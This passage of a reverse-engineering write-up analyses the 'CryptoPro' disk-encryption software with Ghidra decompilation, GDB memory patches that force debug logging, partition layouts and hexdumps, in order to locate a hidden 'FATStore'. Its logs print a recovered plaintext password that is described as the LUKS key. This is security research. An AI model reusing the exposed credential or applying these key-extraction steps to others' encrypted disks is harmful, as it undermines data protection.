
Not So Much `FUN` Functions

Luckily, CryptoPro provided a strong starting point as the binary package had a number of strings, which provided functionality insight. I previously mentioned a hidden data block referenced as `MountFS`. A string query for this value, returned some string hits:



`MountFS` String Search Results

These references originated from function `FUN_004485b0`:



Decompile: FUN_004485b0 - (crypt_config)

```
1
2  /* WARNING: Globals starting with '_' overlap smaller symbols at the same address */
3
4  int FUN_004485b0(void)
5
6  {
7    int iVar1;
8    uint uVar2;
9    undefined1 local_7c [4];
10   long local_78;
11   undefined4 local_70 [2];
12   undefined8 local_68;
13   long local_60;
14   undefined1 local_58 [64];
15
16   local_68 = 0;
17   FUN_0043619c(&local_78,local_70);
18   FUN_00448450(local_58,0x40);
19   DAT_00a66b80 = FUN_007a6840("/dev/edadisk",2);
20   if (DAT_00a66b80 == -1) {
21     FUN_0040df0a("MountFS: could not open %s\n","/dev/edadisk");
22     FUN_007c20b0("open");
23     return 1;
24   }
25   iVar1 = FUN_00444cb0(&local_68,local_58,0x40,6,2);
26   if (iVar1 != 0) {
27     FUN_0040df0a("MountFS: FatEncInitialize failed, error %d",iVar1);
28     return iVar1;
29   }
30   _DAT_00a66ba8 = local_78 << 9;
31   _DAT_00a66bb0 = local_70[0];
32   DAT_00a66ba0 = &DAT_00a66b80;
33   DAT_00a66bb8 = local_68;
34   iVar1 = FUN_00445f60(&DAT_00a66ba0);
35   if (iVar1 != 0) {
36     FUN_0040df0a("MountFS: could not mount volume, error %d. Trying plain.\n",0);
37     iVar1 = FUN_00444cb0(&local_68,local_58,0x40,0,2);
38     if (iVar1 != 0) {
39       FUN_0040df0a("MountFS: FatEncInitialize failed, error %d\n",iVar1);
40       return iVar1;
41     }
42     DAT_00a66bb8 = local_68;
43     iVar1 = FUN_00445f60(&DAT_00a66ba0);
44     if (iVar1 != 0) {
45       FUN_0040df0a("MountFS: could not mount volume plain, aborting.\n");
46       FUN_007a6430(DAT_00a66b80);
47       return 0x102e;
48     }
```

`FUN_004485b0` Pseudocode

What really stuck out in this pseudocode was how the strings were formatted. Each line contained the preamble `MountFS:` followed by some descriptive content. Based on this structure, these were observed to be log messages. A further tell was how the string values were continuously passed to the function pointer (`FUN_0040df0a`).


Drilling down into this function, there was an `if` statement and two additional function calls; `FUN_0040dd1d` and `FUN_0041e3e8`.

Decompile: FUN_0040df0a - (crypt_config)

```
46  local_a0 = param_12;
47  local_98 = param_13;
48  local_90 = param_14;
49  if (DAT_00a665e8 == '\0') {
50    if (DAT_00a665e0 != 0) {
51      local_d8 = 8;
52      local_d4 = 0x30;
53      local_d0 = &stack0x00000008;
54      local_c8 = local_b8;
55      FUN_0040dd1d(0,param_9,&local_d8);
56      uVar1 = 0;
57    }
58  }
59  else {
60    local_d8 = 8;
61    local_d4 = 0x30;
62    local_d0 = &stack0x00000008;
63    local_c8 = local_b8;
64    uVar1 = FUN_0041e3e8(0,param_9,&local_d8);
65  }
66  if (local_c0 == *(long *)(in_FS_OFFSET + 0x28)) {
67    return uVar1;
68  }
69                    /* WARNING: Subroutine does not return */
70  FUN_00831b30();
71}
```

`FUN_0040df0a` Pseudocode

Moving to `FUN_0041e3e8` the values `ERR`, `WRN`, `INF`, `DBG`, `CRI`, and `UNK`, were further prepended to the original string value:



`FUN_0041e3e8` Logging Function

This confirmed the string values were log messages. The value of `param_1` was used in a `case` statement to determine the appropriate logging level. Executing `crypt_config` and viewing the output, `INF` was observed to be the default logging level. Additionally, some log messages contained more verbosity through and reflected `DBG`. Based on the structure of the logging function, the first function parameter (`param_1`) was determined to be the function name. This was followed by the context of the log message - in the following format:

```
None
FUNC_NAME: message context
```

The following log data was captured from initial execution of `crypt_config`:

```
None
13.01.2026 15:03:11.233 DBG (825) ss_util_shm_init: shared memory mapped at
position 0x7ffff7df8000
13.01.2026 15:03:11.256 INF (825) ss_hw_tpm20_have_tpm20: TPM 2.0 found
13.01.2026 15:03:11.256 ERR (825) ss_hw_misc_efi_read_variable: variable
SS_LINUX_INFO does not exist
13.01.2026 15:03:11.257 INF (825) ss_config_nogui_process_uefi_pba_data: no data
from EFI PBA
13.01.2026 15:03:11.257 DBG (825) get_eda_partition_params:
A0EDA0ED-85A1-B94E-B92D-CF6DCCD3DDCA - 28732ac1-1ff8-d211-ba4b-00a0c93ec93b
13.01.2026 15:03:11.257 DBG (825) get_eda_partition_params:
A0EDA0ED-85A1-B94E-B92D-CF6DCCD3DDCA - 16e3c9e3-5c0b-b84d-817d-f92df00215ae
13.01.2026 15:03:11.257 DBG (825) get_eda_partition_params:
A0EDA0ED-85A1-B94E-B92D-CF6DCCD3DDCA - a2a0d0eb-e5b9-3344-87c0-68b6b72699c7
13.01.2026 15:03:11.257 DBG (825) get_eda_partition_params:
A0EDA0ED-85A1-B94E-B92D-CF6DCCD3DDCA - a4bb94de-d106-404d-a16a-bfd50179d6ac
13.01.2026 15:03:11.257 DBG (825) get_eda_partition_params:
A0EDA0ED-85A1-B94E-B92D-CF6DCCD3DDCA - a0eda0ed-85a1-b94e-b92d-cf6dccd3ddca
13.01.2026 15:03:11.257 DBG (825) get_eda_partition_params: found partition with
GUID A0EDA0ED-85A1-B94E-B92D-CF6DCCD3DDCA
13.01.2026 15:03:11.257 DBG (825) ss_util_hw_get_partition_data:
        part->disk_number      = 0
        part->disk_id          = 0x00000000
        part->partition_number = 5
        part->start_sector     = 3bf6000
        part->num_sectors      = 300000
        part->bytes_per_sector = 512
13.01.2026 15:03:11.257 DBG (825) ss_util_hw_get_tpm_data_blocks:
offset=33533345792, num_bytes=16384 (Bytes)
13.01.2026 15:03:11.258 DBG (825) ss_util_hw_get_reserved_blocks2:
offset=33801814016, num_bytes=65536 (Bytes)
13.01.2026 15:03:11.258 DBG (825) ss_hw_tpm20_have_tpm20: TPM 2.0 found (cached)
13.01.2026 15:03:11.259 INF (825) ss_hw_tpm_check_tpm: function called with
unlock_only. Not enabling TPM protection.
13.01.2026 15:03:11.260 DBG (825) ss_util_hw_get_data_store_start_sector: reading
layout sector 66019311
13.01.2026 15:03:11.260 DBG (825) ss_data_store_get_start_sector: sector_address =
65494880, num_sectors = 524288
```

```
13.01.2026 15:03:11.260 DBG (825) ss_util_hw_get_tpm_data_blocks:
offset=33533345792, num_bytes=16384 (Bytes)
13.01.2026 15:03:11.262 INF (825) MountFS: Filesystem total size: 253132800 bytes
available (241 MB).
13.01.2026 15:03:11.262 INF (825) MountFS: successfully mounted FATStore.
13.01.2026 15:03:11.269 DBG (825) parse_advanced: got WirelessSSID
13.01.2026 15:03:11.270 INF (825) ss_util_xml_parse_edas_profile: GENERAL ADVANCED
CLIENT_SECURITY HELPDESK SMARTCARD SSO WOL TPA NETWORK MOBILE
ENCRYPT:FALSE
IS_ENCR:FALSE
PASSWORD:4uHirVBVN?zw;cv#fg1taq8##DN+?nr
ISO_HASH:b6c8c05613d67d7826b671b2bea9d4f6b0229e25d45c0e0bb65db760499c4814
IMA:TRUE
SECTORS_LNX:2416368
SECTORS_LOG:204800
OFFSET_LOG:2416400

Child exited with status 0
```

`crypt_config` Standard Console Output

Initial analysis of the log details provided some fairly interesting information. First, there were a number of `DBG` statements associated with various `GUID` partition indices of the GUID Partition Table (GPT). The function `ss_util_hw_get_partition_data` then highlights the HEX based offset details of the `EDA Partition`:

```
None
13.01.2026 15:03:11.257 DBG (825) get_eda_partition_params:
A0EDA0ED-85A1-B94E-B92D-CF6DCCD3DDCA - 28732ac1-1ff8-d211-ba4b-00a0c93ec93b
13.01.2026 15:03:11.257 DBG (825) get_eda_partition_params:
A0EDA0ED-85A1-B94E-B92D-CF6DCCD3DDCA - 16e3c9e3-5c0b-b84d-817d-f92df00215ae
13.01.2026 15:03:11.257 DBG (825) get_eda_partition_params:
A0EDA0ED-85A1-B94E-B92D-CF6DCCD3DDCA - a2a0d0eb-e5b9-3344-87c0-68b6b72699c7
13.01.2026 15:03:11.257 DBG (825) get_eda_partition_params:
A0EDA0ED-85A1-B94E-B92D-CF6DCCD3DDCA - a4bb94de-d106-404d-a16a-bfd50179d6ac
13.01.2026 15:03:11.257 DBG (825) get_eda_partition_params:
A0EDA0ED-85A1-B94E-B92D-CF6DCCD3DDCA - a0eda0ed-85a1-b94e-b92d-cf6dccd3ddca
13.01.2026 15:03:11.257 DBG (825) get_eda_partition_params: found partition with
GUID A0EDA0ED-85A1-B94E-B92D-CF6DCCD3DDCA
13.01.2026 15:03:11.257 DBG (825) ss_util_hw_get_partition_data:
        part->disk_number      = 0
        part->disk_id          = 0x00000000
        part->partition_number = 5
```

```
part->start_sector     = 3bf6000
part->num_sectors      = 300000
part->bytes_per_sector = 512
```

`crypt_config` Console Log Output - GPT Table

The start sector value `0x3bf6000` was `62,873,600`, in decimal format, with `0x300000` (decimal `3,145,728`) sectors. This lines up perfectly to the raw disk layout:

```
Disk cpro-disk.raw: 32 GiB, 34359738368 bytes, 67108864 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: gpt
Disk identifier: 67F353D2-D036-4F16-9837-A0E4D77A309B
First usable LBA: 34
Last usable LBA: 67108830
Alternative LBA: 67108863
Partition entries starting LBA: 2
Allocated partition entries: 128
Partition entries ending LBA: 33

Device            Start      End  Sectors Type-UUID                            UUID                                 Name                           Attrs
cpro-disk.raw1     2048   206847   204800 C12A7328-F81F-11D2-BA4B-00A0C93EC93B 32739C26-8738-472A-B8BB-984C117EC0EE EFI system partition         GUID:63
cpro-disk.raw2   206848   239615    32768 E3C9E316-0B5C-4DB8-817D-F92DF00215AE 1BBB0D09-9410-4C5B-87E5-850538294E92 Microsoft reserved partition GUID:63
cpro-disk.raw3   239616 62872654 62633039 EBD0A0A2-B9E5-4433-87C0-68B6B72699C7 B4302F61-FBA3-4958-A4D0-A606EEC1A0FC Basic data partition
cpro-disk.raw4 66019328 67104767  1085440 DE94BBA4-06D1-4D40-A16A-BFD50179D6AC 46C88FF3-BD6D-4400-81F7-EC0C1ABDC53B                            RequiredPartition GUID:63
cpro-disk.raw5 62873600 66019327  3145728 EDA0EDA0-A185-4EB9-B92D-CF6DCCD3DDCA 23CB53A2-F057-4D51-A5E8-774667F41F4B EDA secure disk partition
```

CryptoPro `fdisk` Layout Table

From the `fdisk` layout, partition 5 starts at `62873600` with `3145728` sectors! Additionally, LittleEndian representation of the `Type-UUID` value was `A0EDA0ED-85A1-B94E-B92D-CF6DCCD3DDCA`.

```
None
A0EDA0ED-85A1-B94E-B92D-CF6DCCD3DDCA # Console Log Type-UUID Value
EDA0EDA0-A185-4EB9-B92D-CF6DCCD3DDCA # fdisk Type-UUID Value
```

Secondly, the log messages for the function calls of `ss_util_hw_get_tpm_data_blocks`, `ss_util_hw_get_reserved_blocks2`, `ss_data_store_get_start_sector`, and `ss_util_hw_get_tpm_data_blocks` had offset values within the sector space of the `EDA Partition`:

```
None
13.01.2026 15:03:11.257 DBG (825) ss_util_hw_get_tpm_data_blocks:
offset=33533345792, num_bytes=16384 (Bytes)
13.01.2026 15:03:11.258 DBG (825) ss_util_hw_get_reserved_blocks2:
offset=33801814016, num_bytes=65536 (Bytes)
```

```
13.01.2026 15:03:11.260 DBG (825) ss_data_store_get_start_sector: sector_address =
65494880, num_sectors = 524288
13.01.2026 15:03:11.260 DBG (825) ss_util_hw_get_tpm_data_blocks:
offset=33533345792, num_bytes=16384 (Bytes)
```

To understand these offset values, we have to compress the byte value back to the sector offset, `33533345792 / 512 = 65,494,816`. The offset `65,494,816` was within the `3,145,728` sector size of the `EDA Partition`. 🤔 Interesting…

Thirdly, the function `MountFS` was designated to have successfully mounted the `FATStore`:

```
None
13.01.2026 15:03:11.262 INF (825) MountFS: Filesystem total size: 253132800 bytes
available (241 MB).
13.01.2026 15:03:11.262 INF (825) MountFS: successfully mounted FATStore.
```

`crypt_config` Console Log - `FATStore` Details

And in conclusion, what looked to be the LUKS encryption key was recovered after the call to `ss_util_xml_parse_edas_profile`:

```
None
13.01.2026 15:03:11.270 INF (825) ss_util_xml_parse_edas_profile: GENERAL ADVANCED
CLIENT_SECURITY HELPDESK SMARTCARD SSO WOL TPA NETWORK MOBILE
ENCRYPT:FALSE
IS_ENCR:FALSE
PASSWORD:4uHirVBVN?zw;cv#fg1taq8##DN+?nr
ISO_HASH:b6c8c05613d67d7826b671b2bea9d4f6b0229e25d45c0e0bb65db760499c4814
IMA:TRUE
SECTORS_LNX:2416368
SECTORS_LOG:204800
OFFSET_LOG:2416400
```

`crypt_config` Console Log - LUKS Encryption Key

Based on the contents of this very basic log output, I am able to make some generalized assertions.

1. There definitely looks to be a “*hidden*” data block
2. The data block was referenced as `FATStore`
3. The data block looks to be within the `EDA Partition`
4. There appears to be an XML policy file for the CryptoPro configuration set

There was one additional critical observation that would dramatically decrease my RE efforts. CryptoPro had very detailed debug statements!!! This would allow me to map log messages to function names, drastically increasing the success of static analysis. Furthermore, activating debug logging for everything would likely provide further insight.

Activate Debug Logging

All log event references were observed to have a pipeline that ran into `FUN_0041e3e8`, where the logs would be appended with the appropriate log level criteria (`ERR`, `WRN`, `INF`, `DBG`, `CRI`, and `UNK`). These function calls can be backtracked by examining references to `FUN_0041e3e8`:

References to FUN_0041e3e8 - 6 locations

Location	Label	Code Unit	
009939a4		ddw FUN_0041e3e8	DATA
0040e723		CALL FUN_0041e3e8	UNCONDITIONAL_CALL
0040e5a8		CALL FUN_0041e3e8	UNCONDITIONAL_CALL
0040e483		CALL FUN_0041e3e8	UNCONDITIONAL_CALL
0040e121		CALL FUN_0041e3e8	UNCONDITIONAL_CALL
0040dff6		CALL FUN_0041e3e8	UNCONDITIONAL_CALL

Reference Calls to `FUN_0041e3e8`

Nice, as expected the call reference was pretty short. From here, it was possible to label the calling functions to their corresponding logging level. After reviewing just a few of these functions, it was clear to see the first parameter designated the logging level and the second parameter was the content to be logged:

```
59  else {
60    uVar1 = 0;
61    if (3 < DAT_00a61170) {
62      local_d8 = 8;
63      local_d4 = 0x30;
64      local_d0 = &stack0x00000008;
65      local_c8 = local_b8;
66      uVar1 = FUN_0041e3e8(4,param_9,&local_d8);
67    }
```

`CRI` Logger

```
59  else {
60    uVar1 = 0;
61    if (2 < DAT_00a61170) {
62      local_d8 = 8;
63      local_d4 = 0x30;
64      local_d0 = &stack0x00000008;
65      local_c8 = local_b8;
66      uVar1 = FUN_0041e3e8(3,param_9,&local_d8);
67    }
```

DBG Logger

Each call to the logging function `FUN_0041e3e8` was executed via an `else` clause. To ensure these messages were always logged, the initial `if` condition must fail. This was observed to be controlled by setting `DAT_00a665e8` to a value greater than `0` and `DAT_00a61170` to a value greater than `2`:

```
48  local_90 = param_14;
49  if (DAT_00a665e8 == '\0') {
50    if (DAT_00a665e0 != 0) {
51      local_d8 = 8;
52      local_d4 = 0x30;
53      local_d0 = &stack0x00000008;
54      local_c8 = local_b8;
55      FUN_0040dd1d(3,param_9,&local_d8);
56      uVar1 = 0;
57    }
58  }
59  else {
60    uVar1 = 0;
61    if (2 < DAT_00a61170) {
62      local_d8 = 8;
63      local_d4 = 0x30;
64      local_d0 = &stack0x00000008;
65      local_c8 = local_b8;
66      uVar1 = FUN_0041e3e8(3,param_9,&local_d8);
67    }
68  }
```

DBG `if else` Clause

Referring back to the reference for `CRI`, `DAT_00a61170` needs to be greater than `3`. Simple enough, I will just set it to `4`! This should cover all needed conditions.

Modification of `crypt_config` can be done statically via Ghidra to re-write the contents of `crypt_config` but this can be a bit of a messy process and sometimes results in failure. Fun

fact, this was what I tried first - so I am speaking from failed experience 👋. Since I am in a strong place to debug the application between Ghidra and GDB, I alternatively choose to just live edit the `DAT` location each time the application was executed. This may not always work if memory locations shift around between program executions. However, given the configuration of my virtualized environment, this was observed to be consistent.

Persistent debug logging was enabled with the following GDB commands:

```
Shell
(gdb) set {int}0xa665e8 = 1
(gdb) set {int}0xa61170 = 4
```

GDB Debug Logging Trigger

If you find yourself wondering how I derived the offset from the `DAT` reference, here is another fun fact. In both `DAT_XX` and `FUN_XX` the `XX` value is the HEX offset of where that function was located within the decompiled source. Leading zero (`0`) values are just ignored. So, `DAT_00a61170` is `0xa61170` 😉.

With this information, the logging functions were renamed and we are able to get full debug logging output:

References to Logger - 6 locations

Location	Function Name	Label	Code Unit	
009939a4			ddw Logger	DATA
0040e723	CRI_Logger		CALL Logger	UNCONDITIONAL_CALL
0040e5a8	DBG_Logger		CALL Logger	UNCONDITIONAL_CALL
0040e483	WRN_Logger		CALL Logger	UNCONDITIONAL_CALL
0040e121	INF_Logger		CALL Logger	UNCONDITIONAL_CALL
0040dff6	ERR_Logger		CALL Logger	UNCONDITIONAL_CALL

`crypt_config` Updated Logger Function Names

Unfortunately, this did not really increase the logging messages for `crypt_config`. Not all good ideas work out when reversing binary logic. However, a lot of the CryptoPro logic was observed to be repeated between the various application binary utilities. This process was much more successful with `ss_nogui` (discussed later in this paper).

Dynamic Analysis

The detailed logging messages in CryptoPro greatly reduced my overhead in naming functions and interpreting application logic. At this point, I had the following goals for this project.

1. Locate the `FATStore`
2. Examine the configuration context within the `FATStore`
3. Examine the XML configuration file
4. Locate disk encryption keys
5. Recover application cryptographic logic

`FATStore` Initial Analysis

To accomplish my first goal, locating the `FATStore`, I had to first understand how the offset was identified. Based on the `crypt_config` output - the data block started at sector `65494880`:

```
None
13.01.2026 15:08:50.170 DBG (967) ss_data_store_get_start_sector: sector_address =
65494880, num_sectors = 524288
...
13.01.2026 15:08:50.171 INF (967) MountFS: Filesystem total size: 253132800 bytes
available (241 MB).
13.01.2026 15:08:50.171 INF (967) MountFS: successfully mounted FATStore.
```

`crypt_config` Logging of `FATStore` Sector

The correlation between `ss_util_hw_get_data_store_start_sector` and the `FATStore` can be assumed based on the function name containing a reference to `data_store`. Examining the contents of this offset, returns the the following data:

```
None
# hexdump -C -s 33533378560 cpro-disk.raw | head
7cebec000  c0 98 8a 51 13 9d 0d 96  5d 47 dd bb 2e fd 90 75  |...Q....]G.....u|
7cebec010  c9 1a 58 4b d8 26 6a 14  8a 18 b1 b2 f6 97 d7 85  |..XK.&j.........|
7cebec020  25 c2 6a ee 77 d9 14 44  7e 0e 62 2e fd dc 98 58  |%.j.w..D~.b....X|
7cebec030  b6 ef fe 24 79 7e 8d 18  d0 38 a1 9e c9 18 7a d6  |...$y~...8....z.|
7cebec040  65 06 b8 cf 7b b1 0f 37  ed e0 a6 52 36 71 89 36  |e...{..7...R6q.6|
7cebec050  9e bc d5 39 ee 0d 8f a8  d8 ef 34 a3 e0 34 13 a5  |...9......4..4..|
7cebec060  27 10 10 d2 c6 15 f4 b2  f9 39 9d a2 b7 5e 38 33  |'........9...^83|
7cebec070  15 c4 0c e0 77 66 e4 72  46 2b 06 b0 a4 a4 f6 37  |....wf.rF+.....7|
7cebec080  6a 38 d0 e9 53 d7 3e b7  d4 0c fc 6b 6a 53 3b 8a  |j8..S.>....kjS;.|
7cebec090  c0 d9 b5 57 d6 a1 14 9d  d6 31 f5 ab da c0 8e 59  |...W.....1.....Y|
```

CryptoPro Disk Contents From Offset `33533378560`

